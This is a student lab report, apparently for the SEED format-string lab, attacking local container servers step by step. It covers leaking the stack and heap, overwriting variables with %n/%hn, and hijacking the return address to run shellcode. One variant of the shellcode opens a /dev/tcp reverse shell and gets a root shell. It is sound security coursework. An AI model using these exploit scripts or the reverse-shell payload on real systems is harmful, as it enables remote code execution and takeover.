# Lab2实验报告

## Task1:Crashing the Program

首先我们向server发送一条benign message

```
echo hello | nc 10.9.0.5 9090
```

然后可以看到server会打印出的信息：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd1c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd0e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

要想使format程序崩溃，只需要把发送给server的内容改成 `%s` ，因为输入 `%s` 后，`printf`会将栈上的数据解析成指针，通过指针访问地址，这样读取不可读的内容，从而导致报错使程序崩溃。

导致format崩溃的命令：

```
echo %s | nc 10.9.0.5 9090
```

可以看到server端没有打印出t "Returned properly"：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd1c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd0e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
```

## Task2:Printing Out the Server Program’s Memory

### Task 2.A: Stack Data

`%p` 可以让printf将地址以十六进制的形式打印，因此考虑使用 `%p` 来构造打印栈内容的输入。

构造输入如下：


```
echo AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p | nc 10.9.0.5 9090
```

把输入的前四位设置为AAAA，是为了在打印出来的内容中方便找到AAAA从而得到buff的起始位置，保证我们添加了足够多的 `%p` 可以将栈上的内容都打印出来，直到buffer的位置。

server端的输出如下：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd1c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 209 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd0e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | AAAA-0x11223344-0x1000-0x8049db5-0x80e5320-0x80e61c0-0xffffd1c0-
0xffffd0e8-0x80e62d4-0x80e5000-0xffffd188-0x8049f7e-0xffffd1c0-(nil)-0x64-0x8049f4
7-0x80e5320-0x50b-0xffffd291-0xffffd1c0-0x80e5320-0x80e9720-(nil)-(nil)-(nil)-(nil
)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(n
il)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-0xeac3ec00-0x80e5000-0x80e5000-0xfff
fd7a8-0x8049eff-0xffffd1c0-0xd1-0x5dc-0x80e5320-(nil)-(nil)-(nil)-0xffffd874-(nil)
-(nil)-(nil)-0xd1-0x41414141-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

栈的内容已经被打印出来了，此处结合栈结构比较好理解：




结合栈结构可以知道，server端输出中出现三次的 `input buffer address` 应该是调用dummy_function、myprintf、printf三个函数时座位参数被压入栈的。而我们作为标识的AAAA在红色框的位置出现，即第64个 `%p` 的位置，说明buffer在距离esp第64个偏移处。

## Task 2.B: Heap Data

我们需要打印 `secret message` 的内容，根据上面server的输出可知 `secret message address` 为 **0x080b4008** ,我们可以把 `secret message` 的地址放到buffer里，然后用%s把 `secret message` 的内容打印出来，根据上一步我们知道buffer距离esp的距离是64个偏移量，根据这些信息修改脚本：

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008     # secret message address
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')
```

```
# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x"*63 + "%s"      # print the secret message

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

然后运行脚本生成`badfile`文件，把`badfile`文件cat到server：

```
[04/17/23]seed@VM:~/.../Labsetup$ cat ./attack-code/badfile | nc 10.9.0.5 9090
[04/17/23]seed@VM:~/.../Labsetup$ 
```

然后可在server端看到`secret message`已经被打印出来：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffbf4490
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffbf43b8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                  abcd112233440000100008049db5080e5320080e61c0ffbf4490ffbf43b8080
e62d4080e5000ffbf445808049f7effbf4490000000000000006408049f47080e5320000005dc000
005dcffbf4490ffbf44900820072000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000cbb8ed00080
e5000080e5000ffbf4a7808049effffbf4490000005dc000005dc080e53200000000000000000000
00000ffbf4b4400000000000000000000000000000005dcA secret message
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

# Task3:Modifying the Server Program's Memory

这个Task中我们要修改`target`的值，`target`的地址为0x080e5068，初始值为0x11223344。

## Task 3.A: Change the value to a different value.

C语言中的%n与其他格式说明符号不同，%n不向printf传递格式化信息，而是令printf把自己到该点已打出的字符总数放到相应变元指向的整形变量中。我们借助%n修改`target`的值。思路是把`target`的地址放到`buffer`的开头位置，然后在输入的第64个位置放一个%n，这样当print打印到`target`的地址时，就会把前面打印的字符数放入`target`的地址处，从而改变`target`的值。

修改脚本如下：

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))
```

```python
# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068     # target address
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x"*63 + "%n"     # put the number that has been printed in target
address

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

然后运行脚本生成`badfile`文件，把`badfile`文件cat到server，在server端的输出中可以看到`target`的值已经变为`0x00000200`：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xff885540
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xff885468
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | habcd112233440000100008049db5080e5320080e61c0ff885540ff8854680
80e62d4080e5000ff88550808049f7eff8855400000000000000006408049f47080e5320000005dc0
00005dcff885540ff88554009b317200000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000d873c2000
80e5000080e5000ff885b2808049effff88554000005dc000005dc080e5320000000000000000000
0000000ff885bf4000000000000000000000000000005dcThe target variable's value (afte
r):  0x00000200
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

## Task 3.B: Change the value to 0x5000.

%n使得放入target address的值为已经打印的字符数，在上一步中，我们将target的值改为了0x200，小于目标值0x5000，说明我们打印少了，可以在%n前面补足缺少的字符使得正好到%n打印了0x5000个字符，我们必须保证%n在第64个占位符的位置，所以需要扩展前面占位符的打印位数。修改脚本如下：

```python
# 8(abcd)+8x62+19976 = 20480 = 0x5000
s = "%.8x"*62 + "%.19976x" + "%n"     # print 0x5000 chars before %n
```

运行脚本生成`badfile`文件，把`badfile`文件cat到server，在server端的输出中可以看到`target`的值已经变为`0x5000`：

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000005dcThe target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

## Task 3.C: Change the value to 0xAABBCCDD.

`0xAABBCCDD`太大，无法像上一步一样直接用`%n`修改，所以没有办法像上面那样直接用`%n`写入，需要拆分成两部分通过`%hn`（一次性写入两个字节）每次写入2bytes。由于0xAABBCCDD正好是递增的，可以直接先前2个byte写0xAABB，后2个byte写0xCCDD。

我们在content的前面四个字节中放`target`+2的地址用于存放0xAABB，在第9到第12字节的位置放target的地址用于存放0xCCDD（因为我们用的虚拟机是小端机）。之所以中间留着第5到第8字节是为了流出空间，来填写从0xAABB到0xCCDD要打印的字符数目，计算要添加的打印字符数：

$$0xAABB - 12 - 62 \times 8 = 43199$$

$$0xCCDD - 0xAABB = 8738$$


脚本代码如下：

```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080e5068     # target address
content[0:4]  =  (number+2).to_bytes(4,byteorder='little')   # 用于存放0xAABB
content[4:8] = ("abcd").encode('latin-1')
content[8:12] = (number).to_bytes(4, byteorder='little')     # 用于存放0xCCDD

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x"*62 + "%.43199x" + "%hn" +"%.8738x"+"%hn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

运行脚本生成`badfile`文件，把`badfile`文件cat到server，在server端的输出中可以看到`target`的值已经变为`0xaabbccdd`：

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000064636261The target variable's v
alue (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

# Task4:Inject Malicious Code into the Server Program




## Question

- Question 1: What are the memory addresses at the locations marked by ❷ and ❸?

A：②是format.c文件中dummy_function()中调用myprintf()时压入的返回到dummy_function()的地址，server输出中打印出来的`Frame Pointer`是myprintf()的栈底指针，问题中的②return address就在这个ebp的上面,从server的输出中我们得到ebp的地址：

```
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffa19b78
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

由于栈是从高地址向低地址增长，所以

**return address = ebp + 4 = Frame Pointer + 4 =0xffa19b78 + 4 =0xffa19b78c** （距离buffer起始位置53个偏移）

③是main中buffer的起始地址，在server的输出中有明确显示，如下图是**0xffa19c50**：

```
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffa19c50
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffa19b78
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- Question 2: How many %x format specifiers do we need to move the format string argument pointer to ❸? Remember, the argument pointer starts from the location above ❶.

A：这道题问的是format string到buffer的偏移量，根据**Task2.A**我们知道需要填充64个`%x`才能移动到③。

## 任务实现

首先查看server输出信息获取myprintf的返回地址：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd2d0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd1f8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

由上面问题1知myprintf的返回地址为：0xffffd1f8+4=**0xffffd1fc**

我们要想获得server的控制权，需要把这个return address改为改成shellcode的地址，这样函数返回之后就会跳到shellcode的位置，从而获取控制权。

我们把shellcode填充在buffer的末尾，为了构造payload，现在exploit.py中打印出shellcode的长度：

```
[04/18/23]seed@VM:~/.../attack-code$ python3 ./exploit.py
length of shellcode is 136
[04/18/23]seed@VM:~/.../attack-code$ 
```

所以在exploit.py中shellcode在content的开始位置**start = 1500 -136 = 1364**，也就是说shellcode从buffer的1364位置开始，所以shellcode的开始地址为：

buffer's address + 1364 = 0xffffd2d0 + 1364 = **0xffffd824**

现在问题转化为把0xffffd1fc的值改为0xffffd824，可以使用Task3中的第三小问的方法实现。

要打印字符数的计算：

0xffff - 12 - 8 × 62 = 65027

0x1d824 - 0xffff = 55333(利用整数溢出计算)

编写脚本如下：

```python
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo '===== Success! ======'                  *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = 1500 - len(shellcode)               # Change this number
# print("length of shellcode is {}".format(len(shellcode)))
content[start:start + len(shellcode)] = shellcode

############################################################
# This line shows how to store a 4-byte integer at offset 0
number = 0xffffd1fc  # myprintf return address

content[0:4] = (number+2).to_bytes(4, byteorder='little')
content[8:12] = (number).to_bytes(4, byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')
```

```python
# This line shows how to construct a string s with 12 of "%.8x", concatenated
with a "%n"
s = "%.8x"*62 + "%.65027x" + "%hn"  # 先改成0xffff
s += "%.55333x" + "%hn" # 再改成0xd

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

############################################################

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

运行脚本生成`badfile`文件，把`badfile`文件cat到server，运行结果如下:

```
�����������������������������������������������������)[1��C �C
                                                                            �CG�[H�K
�KP�CT�KH1�1��5 | �KL�K
                 �����/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'
            *AAAABBBBCCCCDDDDThe target variable's value (after):  0x11223344
server-10.9.0.5 | total 772
server-10.9.0.5 | -rw------- 1 root root 323584 Mar 30 07:43 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Mar 30 07:19 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Mar 30 07:19 server
server-10.9.0.5 | ===== Success! ======
```

## reverse shell

根据之前实验1的经验，把shellcode里面的代码改为如下即可:

```python
# 32-bit Generic Shellcode
shellcode_32 = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker         *
    #"/bin/ls -l; echo '===== Success! ======'                   *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1            *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

运行结果如下:

```
��������������������������������������������������������������������������
��������������������������������������������������������������������������
��������������������������������������������������������������������������
��������������������������������������������������������������������������
��������������������������������������������������������������������������
��������������������������������������������������������������������������
��������������������������������������������������������������������������
�����������������������������������������������������)[1��C �C
                                                                            �CG�[H�K
�KP�CT�KH1�1��5 | �KL�K
                 �����/bin/bash*-c*/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
            *AAAABBBBCCCCDDDDThe target variable's value (after):  0x11223344
█
```

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
[04/18/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 49672
root@b6a8cd8b2cc2:/fmt# ls
ls
core
format
server
root@b6a8cd8b2cc2:/fmt# pwd
pwd
/fmt
root@b6a8cd8b2cc2:/fmt# 
```

# Task5:Attacking the 64-bit Server Program

## Challenges caused by 64-bit Address：

64位系统地址的最高两个byte永远是0，这导致一个难题：我们需要把地址放在format string中，但是printf解析到地址中的0时就会停止解析。我们使用文档中提示的**moving the argument pointer freely**方法解决这个问题。

```
echo hello | nc 10.9.0.6 9090
```

查看server的输出：

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe200
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe140
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

可以看到地址都变成了十六位的。

首先我们要确定buffer距离esp的偏移量，我们构造payload如下：

```
echo AAAAAAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-
%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p | nc 10.9.0.6 9090
```

```
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe140
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | AAAAAAAA-0x5555555592a0-(nil)-(nil)-(nil)-0x39-0x75-0x7fffffff
e200-(nil)-0x7fffffffe140-0x7fffffffe1d0-0x555555555383-0x5dc-0x7fffffffe200-(ni
l)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-0x7fff00000
000-0x868db0a1217f1d00-0x7fffffffe7f0-0x55555555531b-0x7fffffffe8e8-0x100000000-
(nil)-0x7500000000-0x4141414141414141-0x252d70252d70252d-0x2d70252d70252d70
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

从server的输出可以看出，buffer距离esp由34个偏移量

要获取64位服务器的控制权和获取32位的思路是一样的，都是把`myprintf`的返回地址改为shellcode的起始地址。

`myprintf`的返回地址return address = ebp + 8 = 0x00007fffffffe140 + 8 = **0x00007fffffffe148**

我们仍旧选择把shellcode放在buffer的尾部：

```
start = 1500 - len(shellcode)        # Change this number
# print("length of shellcode is {}".format(len(shellcode)))
content[start:start + len(shellcode)] = shellcode
```

我们可以计算出shellcode的地址：

```
# Put the shellcode somewhere in the payload
buf_addr = 0x00007fffffffe200
ret_addr = 0x00007fffffffe148
start = 1500 - len(shellcode)              # Change this number
print("===start",start)
print("addr of shellcode:"+'%#x'%(buf_addr+start))
#shell_addr = 0x00007fffffffe6fc
```

```
[04/18/23]seed@VM:~/.../attack-code$ python3 exploit.py
===start 1276
addr of shellcode:0x7fffffffe6fc
length of fmt:41
```

我们得到`shellcode`的地址：**0x00007fffffffe6fc**

现在要把地址 **0x00007fffffffe148** 的值换为 **0x00007fffffffe6fc**

每两个字节改一下值：

```
s1 = 0xe6fc  # shell_code_addr 0-16位
s1_addr = ret_addr
s2 = 0xffff  # 16-32位
s2_addr=ret_addr+0x2
s3 = 0x7fff  # 32-48位
s3_addr=ret_addr+0x4
# 最高16位全0
```

构造format string（中间的00表示还未确定，`%x$hn`可以指定栈上的第几个偏移量）：

```
s = "%." + str(0x7fff) + "x" + "%00$hn" + "%." + str(0xe6fc-0x7fff) + "x" +
"%00$hn" + "%." + str(0xffff-0xe6fc) + "x" + "%00$hn"
